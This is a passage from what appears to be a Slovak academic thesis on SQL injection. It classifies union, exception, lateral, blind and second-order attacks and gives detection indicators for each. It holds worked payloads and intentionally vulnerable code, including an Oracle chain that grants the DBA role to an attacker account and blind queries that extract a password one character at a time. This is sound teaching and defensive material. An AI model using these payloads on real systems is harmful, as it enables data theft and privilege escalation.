- Pozícia útočníka vzhľadom k cieľovému systému môže byť obojakého druhu – vonkajšia i vnútorná. To znamená, že útočník môže i nemusí mať voľný prístup k systému, dostatok času na prevedenie útoku, prístup k systému i do budúcna, znalosť prostredia atp.

1.5.3 Rozdelenie útokov metódou SQLi podľa zvolených kritérií

Škála útokov metódou SQLi je veľmi pestrá, čo je dôsledok veľkého počtu miest, kde programátor informačného systému môže vytvoriť slabinu. Každý z útokov je šitý na mieru slabine, a preto je ťažké nájsť kategórizáciu tak, aby pokryla celú škálu a vystihovala povahu útokov. Existuje však niekoľko dobrých rozdelení útokov, a to najmä:

1. Podľa spôsobu priesaku informácie

- In-Band – v pásme (union útok, exception útok)
- Out-Band – mimo pásma
- Interference – skladanie indikátorov
- bez spätnej informácie

2. Podľa času vykonania škodlivého dotazu
   - First order – priame vykonanie
   - Second (Higher) order – odložené vykonanie

In-Band priesak informácie znamená, že útočník získa neautorizovanú informáciu prostredníctvom rovnakého kanálu, akým aplikácia komunikuje s uživateľom. Tento typ priesaku informácie je najčastejší. Typickým príkladom sú webové stránky zobrazujúce výsledok SQL príkazu bez zložitých následných transformácií v podobe tabuľky, alebo v textovej forme. Ak detekuje útočník náchylné miesto vykazujúce známky In-Band priesaku informácie, siahne po ďalších postupoch, ktorých dve hlavné kategórie sú union útok a exception útok.

Out-Band priesak informácie označuje spôsob získania informácie mimo kanál bežnej komunikácie uživateľa s aplikáciou, ktorým býva často http protokol. Prostredníctvom vstavaných funkcií volaných zo SQL príkazu je možné vytvoriť súbor, odoslať e-mail atp. Takto vytvorenú informáciu získa útočník pomocou iného protokolu, napr. ftp, e-mail.

Interference označuje získavanie informácie prostredníctvom sledovania rôznych indikátorov. Indikátormi môžu byť zaťaženie systému, čas odozvy. Pre útok typu Interference sa zaužíval pojem Blind SQL injection, alebo SQLi naslepo.

Kapitola 2

Typy útokov

Táto kapitola popisuje mechanizmus jednotlivých útokov, menuje dôvody k použitiu danej techniky. Na záver každého útoku sú uvedené znaky dotazu, ktoré môžu indikovať útok.

2.1 Union útok

K injektáži kódu útočníkom dochádza najčastejšie do hodnôt literálov vo where podmienke select príkazu. Je to dané viacerými faktormi:

- Select príkaz sa ako jediný používa na zisťovanie obsahu dát v databáze.
- Doména a počet atribútov sú pre jednotlivé volania vykonania SQL príkazu v programe väčšinou nemenné a programátor po návrate z volania predpokladá vopred danú štruktúru odpovede. To implikuje fixnú časť príkazu medzi kľúčovými slovami select a from.
- Where podmienka určuje podmienku výberu n-tíc z relácie, tj. riadkov z tabuľky a obsahuje literály, ktorých hodnoty bývajú preberané z užívateľského vstupu.

Uvažujme modelový príklad takto zraniteľného miesta: Jeho jadrom je select príkaz, ktorý sa zostaví v tele programu, alebo vo vloženej procedúre. Štruktúra príkazu je takáto:

```
SELECT
    stlpec_1, stlpec_2,...,stlpec_n
FROM
    tabulka
WHERE
    F_1 AND stlpec_Y='vlozena hodnota' AND F_2
```

Stlpec_1 až stlpec_n je zoznam názvov stĺpcov výslednej množiny dát a spolu so svojimi doménami určujú schému výslednej relácie, tabulka reprezentuje výberovú množinu, F_1 a F_2 sú časti where klauzúly. Stlpec_Y je názov atribútu. Konkrétny príklad zraniteľného miesta by bol následovný:

```
CREATE OR REPLACE PROCEDURE ZRANITELNA(login IN VARCHAR2,
heslo IN VARCHAR2,vysledok OUT SYS_REFCURSOR)
IS
dotaz VARCHAR2(1000);
BEGIN
  dotaz:='SELECT znamka, predmet
          FROM znamky z, studenti s
          WHERE s.cislo_studenta = z.cislo_studenta
        and s.login = '''||login||''' and s.heslo='''||heslo||'''
        and datum_udelenia between date''2008-01-09''
                               and date''2009-06-30''';
  OPEN vysledok FOR DOTAZ;
END;
```

Pri behu programu dôjde k analógii otvorenia kurzora pre select príkaz, ktorý vybere riadky z množiny tabulka, podľa klauzúly vo where podmienke. Riadiaca aplikácia následne na otvorený kurzor v cykle aplikuje volanie obvykle nazývané fetch, ktorým vyzdvihne záznamy.

Častým javom je, že miesto náchylné na útok SQLi vznikne v časti programu, v ktorej sa zostavuje dotaz nad množinou tabuliek, ktorých obsah nie je pre útočníka zaujímavý. Naviac je útočník obmedzený už preddefinovanou časťou SQL dotazu (v uvažovanom príklade časťou pred slovom stlpec_Y), ktorej zmenu nevie vyvolať prostredníctvom injektáže kódu do where podmienky. Nutnosť rešpektovať gramatiku SQL jazyka núti útočníka brať ohľad na časť výberových kritérií pred miestom injektáže a podobne korektne napojiť zvyšok predpripraveného dotazu – F_2 za miestom vloženia. Ovplyvňovaním výberového kritéria vo where podmienke sa však dá dosiahnuť prinajlepšom výberu všetkých záznamov z množiny tabulka, s čím sa útočník nemusí uspokojiť. Na získanie údajov z novej tabuľky využije útočník jednu z konštrukcií jazyka SQL:

Spojenie: Spojenie relácií je v jazyku SQL možné zapísať pomocou dvoch syntaxí, ktoré sú uvedené na následujúcich príkladoch.

```
SELECT * FROM studenti s, znamky z
WHERE s.cislo_studenta = z.cislo_studenta
```

```
SELECT * FROM studenti s
JOIN znamky z
ON s.cislo_studenta = z.cislo_studenta
```

Sub-select: Subselect je špeciálny prípad select príkazu, ktorý sa dá použiť v časti iného SQL príkazu (v uvažovanom prípade iného select príkazu). Za predpokladu, že subselect vracia jednoriadkovú reláciu so schémou obsahujúcou jednu doménu, je možné použiť tento príkaz miesto hodnoty literálu ako napríklad v:

```
SELECT * FROM studenti
WHERE datum_narodenia = (SELECT max(datum_narodenia)
                         FROM studenti)
```

Druhým prípadom použitia subselectu je vytvorenie zoznamu a použitie v klauzúle in, alebo exists:

```
SELECT * FROM studenti
WHERE meno||' '||priezvisko
IN (SELECT cele_meno FROM zoznam_ucastnikov_vyletu)
```

Množinové operácie: Množinové operácie zjednotenie, prienik, rozdiel majú v jazyku SQL príkazové ekvivalenty union, intersect, minus.

V uvažovanom prípade injektovania kódu do literálu vo where podmienke je pre útočníka nevhodné použiť spojenie, pretože jeho syntax vyžaduje zmenu dotazu pred Stlpcom_Y, čoho útočník nie je schopný dosiahnuť. Použitie subselectu je možné, a to buď priamo miesto hodnoty literálu, alebo v ďalšom pokračovaní príkazu za vloženou hodnotou. Problematické na tomto postupe je, že útočník nedostáva informácie z vloženej tabuľky priamo – ako súčasť riadkov pôvodného dotazu. Preto musí vhodne kombinovať vloženú časť príkazu a zvyšok where podmienky tak, aby informácie z vloženej tabuľky získal na základe počtu, alebo usporiadania riadkov pôvodnej relácie. Najvýhodnejšie je pre útočníka použiť množinové operácie, predovšetkým vloženie union spojenia, ktoré umožní:

- získať informácie z ľubovoľnej prístupnej tabuľky
- vložiť a vykonať celý vlastný select príkaz
- vyvolať vhodnú výnimku – viď časť 2.3
- získať výsledok vloženého SQL príkazu prostredníctvom výstupu pôvodneho

Union útok prebral názov podľa kľúčového slova SQL union, ktoré je funkčne analogické k operácii zjednotenie relácií. Syntax príkazu union [6] je nasledujúca:

```
{ <query_specification> | ( <query_expression> ) }
    UNION [ ALL ]
  <query_specification> | ( <query_expression> )
```

```
[ UNION [ ALL ] <query_specification> | ( <query_expression> )
  [ ...n ] ]
```

Príkaz union má dve varianty. Prvá, bez uvedenia ďalšieho kľúčového slova, alebo s uvedením slova distinct, zjednotí relácie a vylúči duplicitné záznamy. Druhá, v tvare union all, duplicitné záznamy neeliminuje, čo umožní vrátenie kompletného obsahu relácií i rýchlejšie vyhodnotenie dotazu, pretože príkaz nezaťažuje server elimináciou duplicitných záznamov.

Vložením union príkazu do where podmienky rozdelíme logicky dotaz na tri časti. V prvej figuruje pôvodný select s časťou where podmienky F_1, v druhej stlpec_Y so selectom vloženým útočníkom a v tretej zvyšok where podmienky F_2. Snahou útočníka je získať dáta z množiny pridanej do union príkazu prostredníctvom aplikácie. Ak predpokladáme, že aplikácia zobrazí výsledok celého dotazu, alebo aspoň jeho prvý riadok, môžeme očakávať nasledujúci postup:

- Útočník vloží do where podmienky klauzúlu, tak aby jej vyhodnotením bola logická hodnota false – napríklad `AND 1=2` , tým eliminuje reláciu z preddefinovaného dotazu.
- Použitím union, respektíve union all vloží dotaz, ktorý vráti požadované dáta.
- Eliminuje prípadný zvyšok preddefinovanej where podmienky F_2.

Zvyšok where podmienky F_2 je možné eliminovať vložením komentáru, napríklad `--`, `/*`. Ďalšiu možnosť predstavuje zdvojenie union príkazu tak, že za požadovanú množinu pripojíme ľubovoľnú vyhovujúcu tabuľku a k nej patriacu where podmienku prednastavíme tak, aby jej logická hodnota bola vždy false a zároveň zlúčenie so zvyškom where podmienky pôvodného selectu poskytlo syntakticky korekný dotaz.

Pri tvorbe zlomyseľného dotazu musí útočník rešpektovať obmedzenie vyplývajúce z použitia union klauzúly: nutnosť zhody schémat pre zjednocované relácie. Štandard SQL nepožaduje úplnú zhodu schém, dovoľuje rozdielne pomenovanie atribútov. Ich domény musia byť zhodné s doménou výslednej schémy, prípadne na ňu implicitne skonvertovateľné. Výsledné schéma dotazu určuje schéma prvého select príkazu.

Charakteristika

Statická charakteristika, tvar dotazu: Dotaz obsahuje union spojenie. V dotaze sa vyskytuje konverzia domén – kľúčové slova cast a convert. Väčší počet stĺpcov v select časti má konštantnú (typicky null) hodnotu. Kľúčové slovo union sa často vyskytuje v dotaze až za where podmienkou. Často útok obsahuje znaky ostatných typov útokov, najmä obfuskácie (viď sekcia 2.7).

Dynamická charakteristika: Útok typicky spôsobí zvýšenie počtov tabuliek v dotaze a v kombinácii, ktorá sa nevyskytuje normálne. Spojenie môže zvýšiť typický počet riadkov v odpovedi. Koniec dotazu bude zhodný s pôvodne injektovaným, alebo eliminovaný komentárom.

2.2 Konverzia domén

Explicitná konverzia dátových typov

Jazyk SQL poskytuje funkcie na vzájomnú konverziu domén atribútov. Ich použiteľnosť pri útokoch SQLi je veľká, dajú sa použiť na:

- zosúladenie domén vloženého dotazu a predpripraveného – union útok
- úmyselné nezosúladenie domén dotazov a vyvolanie výnimky – exception útok
- detekcii implementácie databázy podľa špecifického chovania

Syntax funkcie cast:

```
CAST ( výraz AS dátový typ )
```

Syntax funkcie convert:

```
CONVERT ( dátový typ [ ( dĺžka ) ], výraz [, štýl ] )
```

Implicitná dátová konverzia

Implicitné dátové konverzie sa líšia podľa implementácie databázy a podľa miesta vykonania: priradenie, volanie funkcie, množinové operácie. Tabuľky implicitných konverzií uvádza literatúra [7]. Rezervovanú hodnotu null je možné implicitne skonvertovať na ľubovoľný dátový typ. Táto vlastnosť sa používa pri zosúladení schémy pridanej relácie u atribútov, ktoré útočník nechce použiť ako dátový kanál. Jednotlivé implementačné odlišnosti je tiež možné využiť na detekciu konkrétnej implementácie databázy.

Okrem dátového typu, a v širšom slova zmysle doménového typu atribútu, je pri union útoku možné vyvolanie chyby pri zjednocovaní množín reťazcových hodnôt s rôznym jazykovým nastavením [8]. Na odstránenie problému je možné použiť rôzne reťazcové konverzie, napr. na hexadecimálny kód funkciou hex, zmenu kódovej stránky funkciou collate, konverziu znakov na číslo funkciami chr, char a podobne.

Ukážka union útoku na zraniteľné miesto v parametri heslo – získanie údajov z tabuľky písomky:

1. Eliminácia pôvodnej relácie vložením podmienky:

   ```
   AND 1=2
   ```

2. Konštrukcia vloženého SQL s union príkazom na zjednotenie relácií – prevod dátumu na reťazcovú hodnotu funkciou cast:

```
UNION
SELECT
    typ AS znamka,
    CAST(datum AS VARCHAR2(255)) AS predmet
FROM pisomky
```

3. Eliminácia zvyšku where podmienky:

   (a) Komentárom
   ```
   --
   ```

   (b) Vložením prázdnej relácie
   ```
   UNION ALL
   SELECT znamka, predmet, datum_udelenia
   FROM znamky
   WHERE NULL = 'a
   ```

Dotaz, ktorý vznikne po aplikovaní krokov 1., 2., 3. (b):

```
SELECT
    znamka, predmet
FROM znamky z, studenti s
WHERE s.cislo_studenta = z.cislo_studenta
    AND s.login = 'utocnik' AND s.heslo='' AND 1=2
UNION ALL
    SELECT typ AS znamka,
           CAST(datum AS VARCHAR2(255)) AS predmet
    FROM pisomky
UNION ALL
    SELECT znamka, predmet
    FROM znamky
    WHERE NULL = 'a'
        AND datum_udelenia BETWEEN DATE'2008-01-09'
                               AND DATE'2009-06-30'
```

Charakteristika

Statická charakteristika, tvar dotazu: Technika je doplňková, preto nepredstavuje útok v pravom slova zmysle. Prítomnosť môže indikovať výskyt konverzných funkcií.

2.3 Exception útok

Exception útok, alebo útok pomocou výnimiek, je typ SQLi útoku, pri ktorom čerpá útočník požadované informácie z výpisu chybových hlásení. Tento typ útoku je pomerne častý a používa sa v situáciách, kedy výsledok dotazu neposkytuje dostatok informácií pre dolovanie dát, alebo sa výsledok neprejavuje viditeľne na odozve aplikácie, a zároveň je chybové hlásenie uživateľovi sprístupnené. Vtedy je pre útočníka výhodné simulovať rôzne chyby v SQL dotaze a dolovať informácie z výpisu chýb. Rôzne implementácie SRBD poskytujú v chybovej hláške rôzne množstvo informácie. Pre útočníka sú chybové hlásenia cenné i z toho dôvodu, že poskytujú informácie, ktoré nemusia byť pre neho priamo prístupné – napr. doména atribútu, alebo ktoré nedokáže získať vypísaním na obrazovku cez aplikáciu. Pre útočníka je rovnako podstatná verzia databázy, na základe ktorej sa môže rozhodnúť pre použitie niektorej z vstavaných funkcií, prípadne využiť už zdokumentovanú slabinu inou metódou útočenia. Sprístupnenie chybových hlásení uživateľovi, a tým pádom potenciálne i útočníkovi, je nebezpečné. V kontexte útokov SQLi zobrazenie chybových hlásení umožňuje ladenie injektovaného dotazu.

Príklad hlásenia s chybou neukončeného reťazca:

```
Server: Msg 170, Level 15, State 1, Line 5
Line 5: Incorrect syntax near '2008'.
Server: Msg 105, Level 15, State 1, Line 5
Unclosed quotation mark before the character string '
'.
```

Príklad zistenia dátového typu atribútu login použitím triku s aritmetickým výrazom na prvom riadku:

```
AND login+3=3

Server: Msg 245, Level 16, State 1, Line 1
Syntax error converting the varchar value 'novak_j' to a column
of data type int.
```

Charakteristika

Statická charakteristika, tvar dotazu: Útok spôsobí časté volanie výnimiek, prípadne výskyt výnimky. Častý výskyt konverzných funkcií, alebo podmienených chýb – delenie nulou. Často kombinovaný s ostatnými typmi útokov, napr. union útokom.

2.4 Lateral SQL Injection

Lateral SQL Injection je názov pre nedávno publikovaný typ útoku [9], ktorý rozšíril rozsah útokov kategórie SQLi a ukázal, ako nové metódy môžu preniknúť cez časti programu, ktoré boli považované za bezpečné. Princíp spočíva v nastavení parametrov regionálneho nastavenia prostredia, ktoré zapríčiní neočakávané vyhodnotenie niektorých funkcií.

Prostredím, v ktorom útok funguje, je databáza Oracle. Uvažujme nasledujúcu uloženú procedúru:

```
CREATE OR REPLACE PROCEDURE
    SYSTEM.ZOZNAM_OBJEKTOV(av_datum DATE )
IS
dotaz VARCHAR2(2000);
BEGIN
dotaz:='select object_name
        from all_objects
        where created = ''' || av_datum || '''';
EXECUTE IMMEDIATE dotaz;
END;
/
```

Procedúra má vstupný parameter av_datum, ktorý je typovo obmedzený na datum, preto sa na prvý pohľad dá považovať procedúra za bezpečnú. Volaním funkcie execute immediate sa spustí dotaz uložený v premennej, ktorý vráti zoznam mien objektov vytvorený v daný čas. Ak sa do procedúry pokúsime nainjektovať výraz s volaním uživateľskej funkcie:

```
EXEC ZOZNAM_OBJEKTOV(''' and utocnik.ziskaj_DBA()=1--');
```

dostaneme chybu kompilátoru:

```
Time Start: 7.9.2008 19:00:58
BEGIN zoznam_objektov(''' and utocnik.ziskaj_DBA()=1--'); END;
Error at line 1
ORA-01858: a non-numeric character was found where a numeric
was expected
ORA-06512: at line 1
```

Chyba znamená, že vložený reťazec neodpovedá gramatike pre dátum. V prípade správne ošetreného programu by následoval tzv. catch blok, ktorý by výnimku odchytil, zobrazil napríklad oznámenie o zadaní dátumu v zlom formáte.

```
EXCEPTION
  WHEN OTHERS THEN
    RAISE_APPLICATION_ERROR(-20001, 'Chybne zadaný dátum');
```

Trik útoku lateral SQLi spočíva v prinútení kompilátoru akceptovať škodlivý reťazec ako dátumový dátový typ. To sa v prostredí databázy Oracle dosiahne nastavením národného prostredia – dátumového formátu pre aktuálnu object session. Dátumový formát umožňuje definovať masku dátumu, v anglických zemiach sa tradične zapisujú dátumy vo forme mesiac/deň/rok, my ho zapisujeme vo formáte deň.mesiac.rok. Nastavíme dátumový formát zhodný s volaním pripravenej funkcie ziskaj_DBA pomocou príkazu alter session následovne:

```
ALTER SESSION
    SET NLS_DATE_FORMAT = '"'' and utocnik.ziskaj_DBA()=1--"';
```

Ďalším krokom útoku je vytvorenie funkcie ziskaj_DBA. Kostra je vytvorená následovne:

```
CREATE OR REPLACE FUNCTION ziskaj_DBA RETURN NUMBER
IS
BEGIN
    EXECUTE IMMEDIATE 'grant dba to utocnik';
    RETURN 1;
END;
```

Funkcia sa po spustení vytvorí v schémate zakladateľa, v tomto príklade užívateľa utocnik. Procedura zoznam_objektov je v privilegovanom schémate SYSTEM, preto potrebujeme užívateľovi SYSTEM prideliť práva na spustenie funkcie ziskaj_DBA takto:

```
GRANT EXECUTE ON ziskaj_DBA TO system;
```

Po spustení príkazu

```
EXEC SYSTEM.ZOZNAM_OBJEKTOV(''' and utocnik.ziskaj_DBA()=1--');
```

systém vráti chybové hlásenie:

```
Error at line 3
ORA-14552: cannot perform a DDL, commit or rollback
inside a query or DML
ORA-06512: at "UTOCNIK.ZISKAJ_DBA", line 6
ORA-06512: at "SYSTEM.ZOZNAM_OBJEKTOV", line 7
ORA-06512: at line 1
```

To znamená, že nemôžeme vykonať príkaz DDL, rollback alebo commit vnútri dotazu. Tu využijeme príkazu pragma autonomous_transaction, ktorý vložíme hneď za kľúčové slovo IS v deklarácii funkcie. Obsah funcie je interpretovaný ako autonómna transakcia, to znamená, že je dovolený commit alebo rollback vrámci tejto transakcie, bez ovplyvnenia izolácie volajúcej transakcie. Toto chovanie sa využíva napríklad pri logovaní. Po spustení nastane chyba:

```
ORA-01031: insufficient privileges
ORA-06512: at "UTOCNIK.ZISKAJ_DBA", line 6
ORA-06512: at "SYSTEM.ZOZNAM_OBJEKTOV", line 7
ORA-06512: at line 1
```

Problém je s kontextom práv spúšťanej funkcie. Od verzie Oracle 8i je kód funkcií a procedúr vykonávaný v kontexte práv vlastníka v základnom nastavení. Toto chovanie sa ale dá ovplyvniť nastavením pri vytváraní procedúry. Keďže funkcia získaj_DBA je vlastnená uživateľom utocnik, po spustení je vykonávaná v jeho kontexte práv a uživateľ utocnik si sám, logicky, nemôže prideliť rolu DBA. Môže inštruovať vlastnú funkciu tak, aby bežala pod právami spúšťajúceho príkazom authid current_user.

Inou možnosťou je podľa [9] využiť k útoku otvorený kurzor.

```
DECLARE
N NUMBER;
BEGIN
N:=DBMS_SQL.OPEN_CURSOR();
DBMS_SQL.PARSE(N,'DECLARE PRAGMA AUTONOMOUS_TRANSACTION;
    BEGIN EXECUTE IMMEDIATE ''GRANT DBA TO UTOCNIK'';
    END;',0);
DBMS_OUTPUT.PUT_LINE(N);
END;
```

Následný identifikátor kurzoru - 3 potom použiť obdobne ako ukazuje tento príkaz:

```
ALTER SESSION SET NLS_DATE_FORMAT = '"'' AND DBMS_SQL.EXECUTE(3)=1--"';
```

Popísaným princípom je možné dokonca injektovať procedúry a funkcie bez vstupného parametra. Náchylnosť sa vytvorí pri operáciách s dátumom v kombinácii so zlomyselným nastavením parametra NLS_DATE_FORMAT. Príkladom buď deklarácia lokálnej premennej:

```
lv_datum DATE:=sysdate;
```

Na zrealizovanie celého útoku postačia práva garantované roľami create session a resource, čo sú nepriviligované role prideľované bežne každému uživateľovi v databáze. Dá sa teda predpokladať, že v spomínaných roliach bude vystupovať i uživateľ, prostredníctvom ktorého sa aplikácia k databáze pripája. Spomínaný útok je zneužiteľný na eskaláciu práv, čo je nebezpečné.

Na podobnom princípe, teda kombinácii lokálneho národného nastavenia, je založené injektovanie znaku apostrof cez číselné hodnoty. Príkazom:

```
ALTER SESSION SET NLS_NUMERIC_CHARACTERS = ''',.'
```

sa dá modifikovať nastavenie oddeľovača číselných skupín – konkrétne miliónov, tisícov, jednotiek rovnako ako oddeľovača desatinných miest. Ilustráciu prejavu modifikovanej session ukazuje nasledujúca časť PL/SQL kódu.

```
DECLARE
    cislo NUMBER;
    dotaz VARCHAR2(1000);
BEGIN
    cislo:=12345.678;
    dotaz:='Cislo: '||cislo;
    dbms_output.PUT_LINE(dotaz);
END;
```

```
Cislo: 12345'678
```

Propagácia apostrofu do číselnej hodnoty môže vo vhodnej časti dotazu znamenať obrátenie kontextu reťazcovej hodnoty a kľúčových slov, čo je častokrát pri útoku žiadané.

Metóda lateral SQL injection nie je priamo použiteľná ako daľšia metóda konštrukcie zlomyselných vstupných hodnôt. Pre jej aplikáciu musí útočník už poznať náchylné miesto pre SQLi, alebo mať priamy prístup do systému. Jej predpokladom je spustenie príkazu nastavujúceho regionálne prostredie, čo je v prípade nutnosti vloženia do iného SQL príkazu obtiažne. Nebezpečenstvo metódy spočíva v možnosti eskalácie práv cez procedúry, ktorých vstupom je dátový typ date alebo number, alebo dokonca sú bez vstupných parametrov a obsahujú vhodné volanie, napr. sysdate. Metóda poukazuje na nutnosť kontroly uživateľského vstupu za každých okolností a taktiež na nebezpečie vznikajúce konštrukciou dynamického SQL.

Charakteristika

Statická charakteristika, tvar dotazu: Útok indikujú príkazy alter session a nastavenia formátu dátumu, alebo čísla. Ďalej sa útok prejaví volaním funkcie s authid direktívou.

2.5 Blind SQL Injection

Blind SQL Injection – voľne preložené ako SQLi naslepo – je metóda útoku formou SQLi na aplikáciu, pri ktorej aplikácia neposkytuje dostatočnú spätnú väzbu na injektovaný kód v podobe chybových hlásení, alebo výsledku dotazu. Pri tvorbe injektovaného kódu útočník sleduje reakciu aplikácie na vložený kód. Ak dôjde k neočakávanému stavu aplikácie, napríklad vložením syntakticky nesprávneho SQL kódu, chyba je zachytená aplikáciou a uživateľovi sa zobrazí hlásenie o neúspešnosti príslušnej operácie. Dané hlásenie nemusí obsahovať príčinu chyby, a teda nie je možné získavať informácie prostredníctvom chybových hlášok, alebo union útokom a zobrazením častí výsledku dotazu prostredníctvom aplikácie. V prípade blind SQLi je nutné získať informáciu

iným kanálom. Základným poznatkom je, že útočníkovi postačí, ak dokáže aplikáciu uviesť do aspoň dvoch rôznych stavov a tieto stavy rozpoznať. Ako modelový príklad použijeme dotaz kontrolujúci meno a heslo:

```
SELECT *
FROM uzivatelia
WHERE meno_uzivatela=:zadane_meno AND heslo=:zadane_heslo
```

Aplikácia v prípade správneho zadania mena a hesla zobrazí informáciu o úspešnom prihlásení, v prípade chyby, alebo nesprávneho zadania hesla, informáciu o neúspešnom prihlásení. Tieto dva stavy potrebuje útočník detekovať, označme ich stav true a false. Najprv detekujeme, čo spôsobuje stav true, a čo stav false, v príklade hore je to nulový, resp. nenulový počet riadkov vrátený dotazom. Zafixujeme parametre meno_uživateľa a zadané_heslo trebárz tak, že dotaz vráti nulový počet riadkov a aplikácia zobrazí stav false. Ak by náchylné miesto bolo vo where podmienke, zostavíme injektovaný dotaz tak, aby podľa potreby menil stavy true a false, v uvažovanom prípade vložením logickej spojky OR a ďalšej logickej klauzúly. S využitím volania SQL príkazu EXISTS (SELECT 1 FROM ...) je možný dotaz do ľubovoľnej tabuľky, na ktorú má uživateľ select privilégium. Pre jednoduchosť ukážeme ako získať obsah poľa heslo. Reťazec rozdelíme na písmená funkciou substring. K zisteniu hodnoty písmena použijeme algoritmus polenia intervalu. Písmeno prevedieme na ascii hodnotu funkciou ascii a budeme sa dotazovať na nerovnosť oproti inej hodnote. Upravená časť injektovaného dotazu bude:

```
abc' OR ascii(substring(heslo, n-tý znak,1))>hodnota --
```

Postup volaní pre 1. znak hesla a uvažovaný rozsah znakov od 48 (0) po 122 (z). Dvojica výsledok; injektovaný kód:

```
true;    abc' OR ASCII(SUBSTRING(heslo, 1,1))>85 --
true;    abc' OR ASCII(SUBSTRING(heslo, 1,1))>104 --
false;   abc' OR ASCII(SUBSTRING(heslo, 1,1))>113 --
⋮
```

Postup dokonverguje k hodnotám napr. true; ...> 109, false; ...> 110 => hľadané písmeno má ascii hodnotu 110, tj. n.

Asymptotická zložitosť vyhľadania reťazca dĺžky n je lineárna, na vyhľadanie každého znaku spotrebujeme maximálne $\lceil \log_2(a-b)+1 \rceil$ dotazov, kde a je horná mez kódov skúmanej množiny znakov a b je dolná mez. Ak uvažujeme alfanumerický rozsah písmen, v najhoršom prípade dostaneme 8 dotazov na zistenie 1 písmena. To môže byť problém pri získavaní väčšieho množstva informácií. Frekventované dotazovanie môže vyvolať reakciu IDS na sieťovej úrovni, ktorý upozorní na útok typu DoS – Denial of Service.

Trik blind SQLi spočíva v dômyselnom zostavovaní SQL dotazu tak, aby bolo možné dostať obsah databázy po malých jednotkách informácie (byty, znaky atp.).

O málo obtiažnejší prípad nastane, ak aplikácia reaguje v prípade korektného i zlomyselného uživateľského vstupu rovnakým výstupom a riadiaca aplikácia potlačí zobrazenie prípadnej chyby. I v tomto prípade je za určitých predpokladov možné získať informáciu z databázy.

K potlačeniu chyby dochádza nezriedka, ako ilustráciu uvedieme upravenú časť kódu načítajúcu kódovú stránku z databázy. Predpokladajme, že sa útočníkovi podarilo vložiť SQL kód do parametra kódovej stránky. Kvôli chybe vo validačnom kóde sa vložený kód stal súčasťou objektu command. Počas behu aplikácie volanie reader.ExecuteReader vykoná dotaz vložený v objekte command. Ak útočník nainjektuje SQL príkaz syntakticky chybne, volanie zlyhá a vyvolá sa príslušná SQL výnimka:

```
System.Data.SqlClient.SqlException:
Line 1: Incorrect syntax near ...
```

Výnimku zachytí tzv. catch blok kódu a výnimku ošetrí nastavením kódovej stránky na angličtinu. Ak útočník vloží kód logicky a syntakticky správne, načíta sa príslušná kódová stránka. Ak predpokladáme, že jedinou kódovou stránkou obsiahnutou v príslušnej aplikácii je anglická, máme príklad miesta v programe, ktoré je zraniteľné metódou SQLi, hoci beh aplikácie bude korektne pokračovať bez indikácie úspešnosti útoku.

```
    SqlDataReader reader = command.ExecuteReader();
    if (reader.Read() == false)
    {
        throw (new CodePageException("Kódová stránka nenájdená."));
    }
...
}
catch(Exception e)
{
    HttpContext.Current.Response.SetDefaultCodePage("English");
}
```

V takýchto prípadoch útočník nemôže detekovať stavy true a false v odpovedi na základe dát. Jedno z možných riešení detekcie úspešnosti útoku je meranie času odozvy aplikácie. Využitím vstavaných funkcií, alebo zozložitením dotazu je možné ovplyvňovať čas výpočtu výsledku dotazu. Takto nahradíme stavy true a false stavmi rychlá odpoveď, pomalá odpoveď. V prostredí MSSQL sa pre tieto účely hodí funkcia wait for delay, ktorá pozdrží zpracovanie dotazu o čas, ktorý dostane v parametri. V prostredí MySQL je možné využiť podobne testovaciu funkciu benchmark, v PostgreSQL funkciu pg_sleep, v prostredí Oracle balíček dbms_lock a funkciu sleep, vo všetkých databázach funguje zozložitienie výpočtu náročnou operáciou join, sort atp.

Ak je možné eliminovať vplyv iných faktorov na odozvu mimo chytre vloženého SQL kódu, ako latencia internetového pripojenia a podobne, je možné

získavať informáciu po väčších kvantách ako 1 bit. Toto jemnejšie rozlíšenie odpovedí je pre útočníka veľmi žiadúce a umožňuje značne redukovať počet dotazov. Menší počet dotazov súvisí s nebezpečnosťou útoku – zrýchluje získanie informácií, útok stráca charakter DoS útoku atp.

Charakteristika

Statická charakteristika, tvar dotazu: Útok indikuje použitie špecifických funkcií čakania, rozšírená where podmienka o funkcie substr, chr, char, časté vyvolanie výnimky pri ladení dotazu, nárast času pri exekúcii dotazu.

2.6 Second (Higher) Order SQL Injection

Second Order SQL Injection je názov pre útok s odloženým vykonaním. Princíp – vloženie škodlivého dotazu – je podobný ako v prípade ostatných typov útokov. Rozdiel je v tom, že spustenie škodlivého príkazu neprebieha hneď pri spracovaní uživateľského vstupu aplikáciou. Útok má dve fázy:

1. Injektovanie škodlivého kódu do úložišťa
2. Aktivácia vloženého kódu

Útočník musí zabezpečiť vloženie škodlivého kódu do úložišťa. Uloženie závisí od aplikácie, nemusí sa nutne jednať o uloženie do databázy, i keď to je najčastejší prípad. Pokračovanie útoku ťaží z faktu, že obsah úložišťa, ktoré spravuje aplikácia, je považovaný za dôveryhodný a autori aplikácií nepristupujú ku jeho kontrole s rovnakou preciznosťou ako ku kontrole uživateľského vstupu. Uložený škodlivý kód čaká na aktiváciu spustenú vonkajším podnetom. Tento podnet sa môže vyskytovať

- pravidelne: napr. pri spustení procesu účetnej uzávierky dňa,
- nepravidelne: pri vyvolaní vyhodnotenia stránky so štatistikou mien v databáze,
- v primárnej aplikácii: spustenie v prostredí injektovanej aplikácie,
- v sekundárnej aplikácii: spustenie v prostredí inej aplikácie.

K prednostiam útoku patrí možnosť penetrovať procedúry ošetrenia uživateľského vstupu, ktoré pre iniciálne uloženie vložený kód upravia do neškodného tvaru. Ďalším spracovaním v aplikácii môže dôjsť k odstráneniu úpravy, napríklad vyhodnotením escape sekvencií, alebo upravený kód je škodlivý v inom vykonávanom kontexte.

Príklad útoku je uvedený v [10]: Aplikácia poskytuje registráciu uživateľom po zadaní mena a hesla. Útočník zadá hodnoty:

```
Meno: admin'--
Heslo: heslo123
```

Nech kontrola uživateľského vstupu prevedie rezervovaný znak apostrof na dvojicu apostrofov. Takto upravený reťazec sa stane súčasťou insert príkazu do tabuľky uživateľov.

```
INSERT INTO UZIVATELIA(meno, heslo)
       VALUES('admin''--', 'heslo123');
```

Aktivácia útoku nastane v okamžik zmeny hesla uživateľa. Nech program skontroluje správnosť zadaných údajov prostredníctvom kódu:

```
username = ESCAPE( Request.FORM("meno") );
oldpassword = ESCAPE( Request.FORM("stareheslo") );
newpassword = ESCAPE( Request.FORM("noveheslo") );

var rso = Server.CREATEOBJECT("ADODB.Recordset");

var sql = "select * from uzivatelia where meno = '" + meno + "' and
heslo = '" + stareheslo + "'";

rso.OPEN( sql, cn );
```

